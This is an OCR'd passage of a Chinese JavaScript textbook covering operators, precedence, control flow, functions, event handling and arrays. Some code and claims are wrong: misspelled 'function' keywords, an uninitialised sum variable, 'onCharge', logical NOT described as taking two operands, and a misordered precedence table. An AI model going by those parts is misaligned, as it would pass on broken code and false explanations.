


图 3-30　字符串转换数字

如果字符串中的字符不是有效的数字字符，那么，转换结果将得到 NaN。

2. 赋值运算符

不论哪种编程语言，赋值运算符都是使用最频繁的运算符。只要是有变量的地方，基本上就会出现赋值运算符。

除了基本的赋值符号外，JavaScript 还提供了这种复合赋值符号，在编写代码时，使用复合赋值运算符，可以简化代码，但在使用之前必须了解每种运算符的含义，如表 3-4 所示的分解表达式。针对位移运算和按位操作本书稍后会详细介绍。

表 3-4　赋值运算符列表

运　算　符	含　　义	分解表达式
=	赋值	a = b
+=	先相加后赋值	a = a+b
-=	先相减后赋值	a = a-b
*=	先相乘后赋值	a = a*b
/=	先相除后赋值	a = a/b
%=	先取模后赋值	a = a%b
<<=	向左位移后赋值	a = a<<b
>>=	向右位移后赋值	a = a>>b
>>>=	无符号按位右移后赋值	a = a>>>b

3. 关系运算符

关系运算符是对两个操作数进行关系判断，并产生布尔结果的一种运算符。例如，大于、小于或等于。JavaScript 中的关系运算符如表 3-5 所示。

表 3-5　关系运算符

运　算　符	含　　义
<	小于
>	大于
==	等于
===	严格等于
<=	小于等于
>=	大于等于
!=	不等于
!==	严格不等于

JavaScript 中的关系运算符不仅可以做数值间的比较，还可以做数值与其他类型值的比较，更可以做非数值类型间的比较，但通常这样的比较不具有意义。

读者更感兴趣的应该是严格等于和严格不等于，这种运算符在其他编程语言（C/C++、Java）中是没有的。

严格的意思就是不仅比较值本身，还会对值的类型进行比较，例如：

```
alert((123 === '123')+'----'+(123 !== '123'))
```

运行结果如图 3-31 所示。

图 3-31　使用严格等于和严格不等于

图 3-31 所示严格比较运算符的使用方法，从另一个方面来说，如果要求不严格，可以使用非严格判断的等号或不等号进行判断，例如，用户从页面输入了一个数值进行比较，这时就可以直接用字符串进行比较而不需要转换。

4．逻辑运算符

与关系运算符相同，逻辑运算符的结果也是一个布尔值。三种逻辑运算符如表 3-6 所示。

表 3-6　逻辑运算符

运　算　符	含　义	表　达　式
&&	与	a && b
||	或	a || b
!	非	!a

实际上关系运算也属于一种逻辑运算，但逻辑运算符可以处理更复杂的关系。简单来说，逻辑运算符可以计算多个关系运算的结果，例如，要验证某人年龄的值是既小于 28 又大于 20 的，这两种关系必须是同时满足的。但 JavaScript 中不存在 20<age<28 这种用法，而逻辑运算符可以完成这种操作。

运算符&&

逻辑与需要两个操作数，都是布尔类型。逻辑与对两个布尔值进行判断，如果两个布尔值都为真，那么，逻辑和表达式的值就为真，如果其中任意一个条件为假或者都为假，那表达式的结果就为假，例如：

```
if(age>20 && age<28)
{
        alert(age);
}
```

运算符||

逻辑或需要两个操作数，都是布尔类型。逻辑或对两个布尔值进行判断，只要其中任意一个条件为真，那表达式的结果就为真。否则为假。

运算符!

逻辑非需要两个操作数，是布尔类型。逻辑非很简单，对操作的布尔结果执行取反

运算。

逻辑运算符经常和关系运算符一起组成逻辑表达式，例如：

```
alert((28<20)||(50<60))
```

运行结果如图 3-32 所示。




图 3-32　逻辑运算

4．位运算符

位运算符在各种编程语言中都被认为是一种高级操作，这主要是因为位运算牵扯到更多的计算机内部原理，这可能妨碍了很多人学习编程的兴趣。如果读者不了解“位”的概念，可以先不必阅读此节，事实上在实际的开发中，位运算被使用的几率也很小。

位运算符的运算对象是各种进制的数值类型（包括 8 进制、10 进制、16 进制），但在处理时却使用值的二进制来处理。常用的位运算符如表 3-7 所示。

表 3-7　位运算符

运　算　符	含　　义	表　达　式
&	按位与	a & b
|	按位或	a | b
~	按位非	~a
^	按位异或	a ^ b
<<	按位左移	a << x
>>	按位右移	a >> x
>>>	无符号按位右移	a >>> x

（1）按位与。

对于两个数值，与操作会对两个数值的二进制位进行“逻辑和”操作，例如：

```
alert(2&3); //结果为 2
```

一个二进制的位操作图可以很好地解释这一结果，如图 3-33 所示。

从图 3-33 中可以看到“与”操作实际上就是对二进制数的每一位进行“逻辑和”操作，而因为是按照位来做运算的，所以叫“按位与”。




图 3-33　按位与运算模型

另一个更简易的办法就是把 10 进制数当作二进制数直接进行观察，例如：

```
alert(101 & 110); //结果是 100
```

（2）按位或。

“或”操作和“与”操作的运算方式是相同的，只是“逻辑和”操作换成了“逻辑或”，例如：

```
alert(101 | 111);
```

（3）按位非。

不同于其他位操作，“非”操作只有一个操作数，“非”运算会对操作数的每一位取反，0 变成 1，1 变成 0，例如：

~5

（4）按位异或。

“异或”操作也采用两个操作数之间进行位操作的方式，只是运算方式发生了改变。如果两个位的值不同，那么，结果位则为真，例如：

```
alert(1 ^ 2); //结果是 3，因为二进制 01^ 10 的结果是 11
alert(10 ^ 01); //结果是 11。
```

（5）按位左移。

左移操作符可以按照二进制格式把一个数值的所有位向左移动，例如：

```
alert(1<<1); //结果是 2
```

所有位向左移动后，原有的空位就补 0，如图 3-34 所示。




图 3-34　按位左移运算模型

每向左移动一次，相当于把原有数值乘以 2，如果在频繁的乘法运算中使用位移操作，

那么，计算效率将得到显著提高。

（6）按位右移。

与按位左移相似，右移就是把数字位向右进行移动。注意，当右移作为除以 2 的运算时，余数是不显示的，例如：

```
alert(21 >> 1); //结果是 10
```

但如果运算数包含符号，结果就不同了，例如：

alert(-21 >> 1); //结果是-11

5．其他运算符

除了前面所讲的常用运算符外，JavaScript 还有一些特有的运算符，如表 3-8 所示。

表 3-8　其他运算符

运　算　符	含　　义	表　达　式
[ ]	获取对象属性或数组元素	a[1]或 people[‘age’]
instanceof	验证对象是否为类的实例	a instanceof b
typeof	查看数据类型	typeof a
new	构造对象	new A
void	取消返回值	JavaScript:void Exp
delete	删除元素	delete a
in	验证属性	‘a’ in b

（1）运算符[ ]。

方括号运算符用于获取对象属性，或者数组的元素。

例如，要获得数组 a 的第一个元素，则使用 a[0] 访问即可。

（2）运算符 instanceof。

实例判断运算符。用于判断一个对象是否为一个类的实例。

例如，要判断对象 a 是否为数组的实例，则使用 a instanceof Array 即可，返回值为布尔类型，代码如下。

```
var a=new Array();
alert("a instanceof Array:" + (a instanceof Array));
```

以上代码判断 a 是否为数组的一个实例。

运行效果如图 3-35 所示。

图 3-35　运算符 instanceof 的使用

（2）运算符 typeof。

类型检查运算符 typeof 运算符返回一个用来表示表达式的数据类型的字符串，用于查看值的数据类型，数据值可以是变量或常量。

可能的字符串有"number"、"string"、"boolean"、"object"、"function" 和 "undefined"，例如：

```
alert(typeof (123));//typeof(123)返回"number"
alert(typeof ("123"));//typeof("123")返回"string"
```

（3）运算符 new。

对象构造运算符。用于构造一个新的对象实例，例如：

```
var a=new Array();
```

（4）运算符 void。

取消返回值运算符。void 运算符可以取消一个表达式的结果。如取消一个函数的返回值，例如：

```
alert(void parseInt('123abc'));
```

运行结果如图 3-36 所示。

图 3-36　void 运算符的使用

图 3-36 中的结果是 undefined，并不是 123，这是因为 void 消除了函数的返回值。但 void 最有用的地方在于：通常 JavaScript 伪协议用在<a>标签的 href 属性，或者其他标签的 src 属性中，如<img>标签。当在这些属性中使用伪协议时，所计算的表达式可能会产生某些非 undefined 的值。当 href 或者 src 属性得到这些值时，页面就会被替换成这些值，而页面本身就被覆盖掉了，例如：

```
<html>
    <body>
        <a href='JavaScript:void (1+2)'>超链接</a>
    </body>
</html>
```

读者可以尝试把其中的 void 去掉是什么效果，可以更容易地了解 void 的作用。

（5）运算符 delete。

删除值运算符，这可不是 C 语言或数据库中的 delete，虽然它们貌似相同，但功能却差得很远。在 C 中的 delete 可以删除指针所指向的内存数据，释放内存空间，而 JavaScript 的内存管理是自动的。

JavaScript 中的 delete 用来删除对象的属性或者数组中的元素，例如：

```
delete obj.a;
delete obj['a'];  //通过方括号运算符来调用属性
delete array[0];  //删除数组中的第一个元素
```

当以 delete 操作过对象的属性后，再次调用这个属性会得到 undefined，说明对象已经没有这个属性了。注意，这跟属性值为空是不一样的。

虽然 delete 可以删除一个对象中所有的可删除属性（有些属性无法删除），但对象本身还存在，如果要释放对象本身，可以将引用对象的变量赋值为 null。

（6）运算符 in。

属性验证运算符。in 运算符可以验证一个对象是否包含某属性，如'a' in obj 就是验证对象 obj 是否拥有属性 a。

3.2.8 优先级和结合性

看下面的例子。

```
var n1=1 + 2 * 3 - 4 / 5;
```

像数学运算样，程序中的运算符也有先乘除后加减的顺序，这种基本的结合性规则保证了计算机和现实世界拥有完全相同的处理思路。

如果想改变运算符本身的结合顺序，那就必须借助于小括号来达到目的，例如：

```
var n2=1 + 2 * (3 - 4) / 5;
```

除了从左到右的基本结合规则外，从右到左也是会经常用到的，例如：

```
var x = 1 - 2 + 3;
```

结合性保证了计算机按照正确的顺序和逻辑来处理运算符和运算数之间的关系，而在多种运算符混合的代码中，不同的运算符还需要遵循运算符优先级的顺序进行处理。

例如：

```
alert(1<2 && 3<4)
```

逻辑运算符的优先级默认低于关系运算符，所以两个逻辑运算被优先处理，结果就是 true && true。

更多的运算符优先级如表 3-9 所示。

表 3-9　运算符的优先级

优先级	运　算　符	描　　述	结　合　性
由高到低排序	()	括号	从左到右
	++ --	递增或递减	从右到左
	!	逻辑非	从右到左
	* / %	乘法、除法、取模	从左到右
	+ -	加法、减法	从左到右
	+	拼接	从左到右
	< <=	小于、小于等于	从左到右
	> >=	大于、大于等于	从左到右
	== !=	等于、不等于	从左到右
	=== !==	等同（类型相同）、不等同	从左到右
	&	按位与	从左到右
	|	按位或	
	^	按位异或	
	~	按位非	
	<<	按位左移	
	>>	按位右移	
	>>>	按位右移，左边以 0 填充	
	&&	逻辑与	从左到右
	||	逻辑或	从左到右
	?:	三元条件表达式	从右到左
	= += -= *= %= <<= >>=	赋值	从右到左

3.3　流程控制语句

程序是算法的实现，在实现算法时，经常会出现重复、选择分支等操作，这些操作控制程序的流程向正确的方向进行。JavaScript 提供了丰富的流程控制语句。

3.3.1　if 语句

1．基本 if 语句

if 语句是使用最多的选择条件语句。其含义是如果表达式的值为 true（真）时，那么执行语句 1，否则执行语句 2。如果 if 或 else 后有多行语句，则大括号必须出现，否则可省略。

语法格式如下。

```
if(表达式)
{
    语句 1;
}
else
```

```
{
    语句 2;
}
```

条件语句就是一个逻辑表达式。当程序流程不需要处理相对的关系时，可以省略 else。else 的使用是根据场景的不同而决定的。

例如，某市的驾照理论考试，90 分以上（含 90）算合格，其余为不合格。

```
if(score>=90)
{
    alert('考试通过!');
}
else
{
    alert('考试未通过');
}
```

2. 多重 if 语句

多重 if 语句表示在 else 之后可以再增加 if 条件的判断，用于两个以上分支时使用。语法如下。

```
if (表达式 1) {
    语句 1
} else if (表达式 2) {
    语句 2
} else if (表达式 3) {
    语句 3
} else {
    语句…;
}
```

例如，某超市搞活动，消费满 100 减 2 元，满 200 减 5 元，满 500 减 20 元，代码如下。

```
var money = 330; //消费金额
if(money >= 100 && money < 200)
{
        alert('减 2 元');
}
else if(money >= 200 && money <500)
{
alert('减 5 元');
}
else if(money >= 500)
{
    alert('减 20 元');
}
else
{
    alert('消费未达到最低要求');
```

```
}
```

此代码演示了多重 if 语句的使用，当前一个条件不满足时，会顺序判断接下来的条件是否满足，如果都不满足则执行 else 语句。在整个语句中，一旦有条件满足，后面的 else...if... 语句则不会被执行。

注意，任何 else if 语句都可以在不改变原有流程的情况下被多个单独的 if 语句代替，例如：

```
var money = 330; //消费金额
if(money >= 100 && money < 200) {
alert('减 2 元');
}


if(money >= 200 && money <500)
{
alert('减 5 元');
}


if(money >= 500)
{
alert('减 20 元');
}
else
{
alert('消费未达到最低要求');
}
```

从结果上来说，两段代码并没有区别。都能实现判断消费额多少。请读者仔细分析一下这两段代码，如果多重 if 代码段中的第一个 if 条件成立，下面的所有语句都不会执行。而在单 if 代码段中，除了最后的 else 外，所有 if 都会被执行一遍，如果每个 if 语句中不是简单的一句提示信息而是大量操作的话，多个单 if 语句的性能显然比多重 if 要低得多，这就是区别。

3. 嵌套 if 语句

嵌套 if 语句就是在 if 或 else 语句内再包含 if 语句，并且被包含的 if 或者 else 语句内也可以再嵌套语句。

语法：

```
if (表达式 1)
{
语句 1;
if (表达式 2)
{
语句 2;
}
}
else
```

```
{
语句 3;
if (表达式 3)
{
语句 4;
}
}
```

嵌套语句通常用在需要判断具有先后条件的场景中，例如，某商城招聘客服人员，要求如下：女性，年龄为 20~28 岁。

代码如下。

```
var sex = '女';                          //性别
var age = 23;                            //年龄
if(sex=='女')
{
if(age>=20 && age<=28)                   //内层 if
{
alert('满足条件!');
}
 else                                    //内层 else
alert('不满足条件!');
}
 else                                    //外层 else
alert('不满足条件!');
```

上面的代码在两层 if 语句中都使用了 else 子句，因为一旦进入 if，else 则不会执行，它们是对立的，所以每个 else 只对同层的 if 起作用。

一个不成文的规定：if 语句的嵌套深度不要超过 3 层。试想一下，用户的工作是维护一段具有 10 层以上嵌套深度的代码是什么感觉。

3.3.2 switch 语句

switch 语句是跟 if 语句类似的选择语句。其含义是当判断条件多于 3 个时，就可以使用 switch 语句，这样可以使程序的结构更加清晰。switch 根据一个变量的不同取值执行不同的语句段。在执行 switch 语句时，表达式的值将从上由下与每一个 case 条件语句相比较。如果相等，则执行该 case 语句后的 JavaScript 代码。如果没有任何 case 语句与之表达式的值相等，则执行最后的 default 语句。

语法格式如下。

```
switch(表达式)
{
case 匹配条件 1:
JavaScript 语句 1;
break;
case 匹配条件 2:
JavaScript 语句 2;
```

```
break;
......
case 匹配条件 m:
JavaScript 语句 m;
break;
default: JavaScript 语句 x;
}
```

switch 的语法有些类似多个 if 的顺序执行，但也不完全一样。因为没有 break 语句的控制，将会发生一些预料不到的事情。

下面来看一个根据运算符号来进行算数的例子。

```
var ysf='*';
var n1=6;
var n2=8;
switch(ysf){
case '-': alert(n1-n2);break;
case '*': alert(n1*n2); break;
case '/': alert(n1/n2); break;
default: alert(n1+n2);
}
```

读者可以试着把代码中的 break 语句去掉。这时如果变量 ysf 值为'-'的话，所有的 alert() 语句都会被顺序执行一遍。因为没有 break 语句，程序在执行完匹配的语句后，所有后面的语句都会被执行，并且不管是否匹配，这可不是本例子想展示的效果。

注意代码中的比较条件，读者可能已经看出来了，switch 只能对条件进行相等判断，而不像 if 语句那样支持复杂的逻辑表达式。

3.3.3 循环语句

除了选择语句外，控制程序流程另一个重要的语句就是循环语句，可以说只要有条件语句的地方，基本上都会出现循环语句。

循环是程序设计语言中反复执行某些代码的一种计算机处理过程，常见的有按照次数循环和按照条件循环。循环语句是由循环体及循环的终止条件两部分组成的。要使用循环语句时，必须要确定循环体及条件（布尔表达式）两个重要因素，亦即首要考虑的是要重复执行哪些语句，要重复到什么时候为止。下面介绍几种选择语句。

1. for 循环

语法如下。

```
for(初始化; 条件; 更新表达式)
{
JavaScript 语句;
}
```

其中，初始化参数指定循环的起始值。条件是用于判断循环终止时的条件，若满足条件，则继续执行循环语句，否则跳出循环。更新表达式是定义循环变量在每次循环时怎样

变化。三个条件之间必须用分号隔开。

for 语句中的三个表达式都可以为空，但分号不能少，也就是说 for 可以这样写：

```
for(;;)
 {
JavaScript 语句;
}
```

这就相当于：

```
while(true)
{
JavaScript 语句;
}
```

也就是死循环，下面分析可选的三个表达式的含义。

例如，改变 i 的值，每循环一次，更新表达式就执行一次，直到循环结束，如下面的小例子实现求 1 到 100 的和。

```
var sum;
for(var i=1; i<=100; i++)
{
sum+=i;
}
```

2. for...in 循环

语法：

```
for(var in object) {

JavaScript 语句;
}
```

for...in 循环语句只能用于对象。for...in 语句可以通过循环将对象所有的属性显示出来，例如：

```
var n = 3;
var s = '';
for(var i in window) {
    n--;
    s += i+":"+window[i]+'\n';
    if(n==0)
        break;
}
alert(s);
```

代码显示了 window 对象的前 3 个属性的名称和值，运行效果如图 3-37 所示。




图 3-37　for…in 循环的应用

for...in 与 for 和 while 语句相比，使用频率很低，而且 for...in 语句的效率也不高，所以在开发时除非必要，否则最好不使用 for...in 语句。

3．while 循环

while 循环是比较容易理解的一种循环控制语句，即当“条件”的值为真时，就重复执行“JavaScript 语句”。相反，当条件为假时，就退出循环。

语法如下。

```
while(条件)
{
JavaScript 语句;
}
```

4．do…while 语句

do…while 和 while 循环非常相似，区别在于表达式的值是在每次循环结束时检查而不是开始时。和正规的 while 循环主要的区别是 do…while 的循环语句保证会执行一次（表达式的真值在每次循环结束后检查），然而在正规的 while 循环中就不一定了（表达式真值在循环开始时检查，如果一开始就为 false 则整个循环立即终止）。

语法：

```
do
{
   JavaScript 语句;
}
 while(条件)
{

}
```

5．break 语句

break 语句可用于跳出循环。

break 语句跳出循环后，会继续执行该循环之后的代码（如果有的话），例如:

```
for (i=0;i<6;i++)
 {
```

```
if (i==4)
  {
  break;
  }
x=x + "The number is " + i + "<br>";
}
```

6. continue 语句

continue 语句和 break 语句相似。所不同的是它不是退出一个循环，而是开始循环的一次新迭代。continue 语句只能用在 while 语句、do...while 语句、for 语句或 for...in 语句的循环体内，在其他地方使用都会引起错误！

代码如下。

```
for(var i=1;i<=10;i++)
{
    if(i==5)
    continue;
    document.write(i);
}
```

//输出结果：1234678910

当 i=5 时，直接跳出本次 for 循环，继续下次循环。

7. 条件表达式

语法如下。

```
变量 = 布尔值 ? 值1 : 值2
```

除了 if 和 switch 两种条件语句外，JavaScript 还提供了一种条件表达式，用来完成简单的 if 操作，即如果布尔值为真，那么将问号后的值 1 赋给变量，否则，将冒号后的值 2 赋给变量。值 1 或值 2 可以是表达式产生的结果，例如：

```
alert(1 ? 1 :0);
```

运行结果如图 3-38 所示。




图 3-38　使用条件表达式

注意，条件表达式的分支中并不能执行非赋值的语句，也就是说在问号或者冒号后面如果是语句的话，这个语句必须产生一个值，否则，程序将出现语法错误。

3.4 函数的定义与调用

函数是由事件驱动的，或当它被调用时执行的可重复使用的代码块。函数过程中的这些语句用于完成某些有意义的工作——通常是处理文本，控制输入或计算数值。通过在程序代码中引入函数名称和所需的参数，可在该程序中执行（或称调用）该函数。

3.4.1 函数的定义

函数就是包裹在花括号中的代码块，前面使用了关键词 function，语法如下。

```
function functionname()
{
//这里是要执行的代码
}
```

3.4.2 函数的调用

当调用该函数时，会执行函数内的代码，可以在某事件发生时直接调用函数（比如当用户点击按钮时），并且可由 JavaScript 在任何位置进行调用。

JavaScript 对大小写敏感。关键词 function 必须是小写的，并且必须以与函数名称相同的大小写来调用函数。

在调用函数时，可以向其传递值，这些值被称为参数，这些参数可以在函数中使用。此外，还可以发送任意多的参数，由逗号 (,) 分隔，例如：

```
myFunction(argument1,argument2)
```

当用户声明函数时，请把参数作为变量来声明，例如：

```
function myFunction(var1,var2)
{
//这里是要执行的代码
}
```

变量和参数必须以一致的顺序出现。第一个变量就是第一个被传递的参数的给定值，以此类推，例如：

```
<button onclick="myFunction('Jack','CEO')">Click Me! </button>

<script>
```

```
function myFunction(name,job)
{
alert("Welcome " + name + ", the " + job);
}
</script>
```

上面的函数会当按钮被单击时提示 "Welcome Jack, the CEO"。

函数很灵活，可以使用不同的参数来调用该函数，这样就会给出不同的消息，例如：

<button onclick="myFunction('John','Nurse')">Click Me！ </button>

<button onclick="myFunction('LiLei','Builder')"> Click Me！ </button>

3.5 事件处理

事件是 JavaScript 应用跳动的心脏，当用户与浏览器中 Web 页面进行某些类型的交互时，事件就发生了。事件可能是用户在某些内容上的点击、鼠标经过某个特定元素或按下键盘上的某些按键。事件还可能是 Web 浏览器中发生的事情，比如说，某个 Web 页面加载完成，或者是用户滚动窗口或改变窗口大小。通过使用 JavaScript ，用户可以监听特定事件的发生，并规定让某些事件发生以对这些事件做出响应。

3.5.1 事件处理程序

事件就是用户或浏览器自身执行的某种动作，如 click、mouseover，都是事件的名字。而相应某个事件的函数就叫事件处理程序（或事件侦听器）。

1. DOM0 级事件处理程序

将一个函数的返回值赋值给一个事件处理程序的属性，例如：

```
var btn = document.getElementById("myBtn");
btn.onclick = funtion(){
alert(this.id); //"myBtn"
}
```

如果要删除事件，则把对应的事件赋值为 null 即可，如 btn.onclick = null。

2. DOM2 级事件处理程序

“DOM2 级事件”定义的两个方法，用于处理指定和删除事件处理程序的操作：addEventListener() 和 removeEventListener() 。所有 DOM 节点都包含这两个方法，接受 3 个参数：处理事件名、作为事件处理程序的函数和一个布尔值。最后的布尔值参数，true：表示在捕获阶段调用事件处理程序；false：表示在冒泡阶段调用事件处理程序。

例如：

```
var btn = document.getElementById("myBtn");
btn.addEventListener("click",funciton(){
alert(this.id);
```

```
},false);
```

用 DOM2 级方法添加事件处理程序主要的好处是可以添加多个事件处理程序。

例如：

```
var btn = document.getElementById("myBtn");
btn.addEventListener("click",funciton(){
alert(this.id);
},false);
btn.addEventListener("click",funciton(){
alert("Hello World! ");
},false);
```

这两个事件会按照顺序触发。

通过 addEventListener()添加的事件只能用 removeEventListener()移除。移除时传入的参数需与添加时的参数一致，也就是说匿名函数将无法移除。

```
var btn = document.getElementById("myBtn");
var handler = function(){
alert(this.id);
};
btn.addEventListener("click" , handler , false);
btn.removeEventListener("click", handler , false);
```

大多数情况下，都是将事件处理程序添加到事件流的冒泡阶段，以便兼容各种浏览器。firefox、chrome、safari、opera 支持 DOM2 级事件处理程序。

3．IE 事件处理程序

IE 实现了与 DOM 中类似的两个方法：attachEvent() 和 detachEvent()。这两个方法都接受两个参数：事件处理程序名称和事件处理程序函数。由于 IE 只支持时间冒泡，所以，通过 attachEvent() 添加的事件处理程序都会被添加到冒泡阶段，例如：

```
var btn = document.getElementById("myBtn");
btn.attachEvent("onclick" , function(){
alert("Clicked");
})
```

注意，attachEvent()的第一个参数是“onclick”而非“click”。

IE 的 attachEvent()与 DOM0 的 addEventListener()的主要区别是事件处理程序的作用域。DOM0 级方法，事件处理程序会在所属元素的作用域内运行；attachEvent()方法，事件处理程序会在全局作用域中运行，因此，this 等于 window。

attachEvent()也可以为一个元素添加多个事件处理程序，例如：

```
var btn = document.getElementById("myBtn");
btn.attachEvent("onclick" , function(){
alert("clicked");
})
btn.attachEvent("onclick" , function(){
alert("Hello World!");
})
```

与 DOM 方法不同的是，这些事件处理程序不是以添加顺序执行，而是以相反的方向执行。detachEvent() 的用法与 removeEventListener()的用法相同。

3.5.2 JavaScript 常用事件

JavaScript 常用事件包括 onclick 事件、onLoad 事件、onScroll 事件、onBlur 事件、onFocus 事件、onChange 事件、onSubmit 事件、onKeyDown 事件、setTimeout 事件和 clearTimeout 事件等。

1．常用事件

（1）onclick 事件。

鼠标单击事件，通常在下列基本对象中产生：

button（按钮对象）、checkbox（复选框）或（检查列表框）、radio（单选钮）、reset buttons（重置按钮）、submit button（提交按钮）。

例如，可通过下列按钮激活 change()文件。

```
<Form>
<Input type="button" Value="" onClick="change()">
</Form>
```

（2）onLoad 事件。

页面加载事件：当页面加载时，自动调用函数（方法）。

此方法只能写在<body>标签之中！

（3）onScroll 事件。

窗口滚动事件：当页面滚动时调用函数。

此事件写在方法的外面，且函数名（方法名）后不加括号！

例如：

```
window.onscroll=move;
```

（4）onBlur 事件。

失去焦点事件：当光标离开文本框是触发调用函数。

当 text 对象或 textarea 对象及 select 对象不再拥有焦点，而退到后台时，引发该文件，它与 onFocus 事件是一个对应的关系。

（5）onFocus 事件。

光标进入文本框时触发调用函数。当用户单击 Text 或 textarea 以及 select 对象时，产生该事件。

（6）onChange 事件。

文本框的 value 值发生改变时调用函数。当利用 text 或 textarea 元素输入字符值改变时发该事件，同时当在 select 表格项中一个选项状态改变后也会引发该事件，例如：

```
<Form>
<Input type="text" name="Test" value="Test"
onCharge="check('this.test)">
</Form>
```

（7）onSubmit 事件。

属于<form>表单元素，写在<form>表单标签内。

语法如下。

```
onSubmit="return 函数名()"
```

（8）onKeyDown 事件。

在输入框中按下键盘上的任何一个键时，都会触发事件，调用函数。

此事件写在方法的外面，且函数名（方法名）后不加括号！

例如：

```
document.onkeydown=函数名()。
```

（9）setTimeout 事件。

此事件可以以一定的毫秒数定时执行一个已经定义好的函数。

语法如下。

```
setTimeout("函数名()",间隔时间(以毫秒为单位));
```

（10）clearTimeout（对象）。

清除已设置的 setTimeout 对象。

（11）onMouseOver：鼠标移动到某对象范围的上方时，触发事件调用函数。

在同一个区域之内，无论怎样移动都只触发一次函数。

（12）onMouseOut：鼠标离开某对象范围时，触发事件调用函数。

（13）onMouseMove：鼠标移动到某对象范围的上方时，触发事件调用函数。

在同一个区域之内，只要移动一次就触发一次事件调用一次函数。

（14）onmouseup：当鼠标松开时触发。

（15）onmousedown：当鼠标按下键时触发。

2．document 对象常用的方法

（1）document.getElementById()。

通过 ID 获得唯一的一个 HTML 元素，没有 ID 时，通过 name 查找匹配。

（2）document.getElementByName()。

获取相同名称的一组元素，主要用于表单中的复选框。

3．Date 对象常用方法

Var a=new Date(); //创建 a 为一个新的日期对象。

y=a.getYear(); //y 的值为从对象 a 中获取年份值，两位数年份。

y1=a.getFullYear(); //获取全年份数，四位数年份。

m=a.getMonth(); //获取月份值(0~11)。

d=a.getDate(); //获取日期值。

d1=a.getDay(); //获取当前星期值。

h=a.getHours(); //获取当前小时数。

m1=a.getMinutes(); //获取当前分钟数。

s=a.getSeconds(); //获取当前秒钟数。

3.6 常用对象

JavaScript 常用对象包括：数组（Array）对象、字符串（String）对象、数学（Math）对象及日期（Date）对象等。

3.6.1 数组对象

数组对象用于在单个的变量中存储多个值。

1．新建数组

var Obj = new Array();//新建一个长度为零的数组。

var Obj = new Array([size]);// 新建一个指定长度 n 的数组。

var Obj = new Array([element0[, element1[, ...[, elementN]]]]);// 新建一个指定长度的数组，并赋值。

数组中的序列号是从 0 开始计算。

如果要引用数组中的元素，则使用：

数组变量[i] = 值；

变量名 = 数组变量[i]。

2．动态数组

JavaScript 数组的长度不是固定不变的，如果要增加数组的长度，只要直接赋值一个新元素就可以了，例如：

数组变量[数组变量.长度] = 值；

3．数组常用方法

concat(array1,arrayn)：将两个或两个以上的数组值连接起来，合并后返回结果。

join(string)：将数组中元素合并为字符串，string 为分隔符。如省略参数则直接合并，不再分隔。

pop()：移除数组中的最后一个元素并返回该元素。

push(value)：在数组的末尾加上一个或多个元素，并且返回新的数组长度值。

reverse()：颠倒数组中元素的顺序，反向排列。

shift()：移除数组中的第一个元素并返回该元素。

sort(compare Function)：在未指定排序号的情况下，按照元素的字母顺序排列，如果不是字符串类型，则转换成字符串再排序，返回排序后的数组。

splice()：从一个数组中移除一个或多个元素，如果必要，在所移除元素的位置上插入新元素，返回所移除的元素。

toSource()：显示对象的源代码。

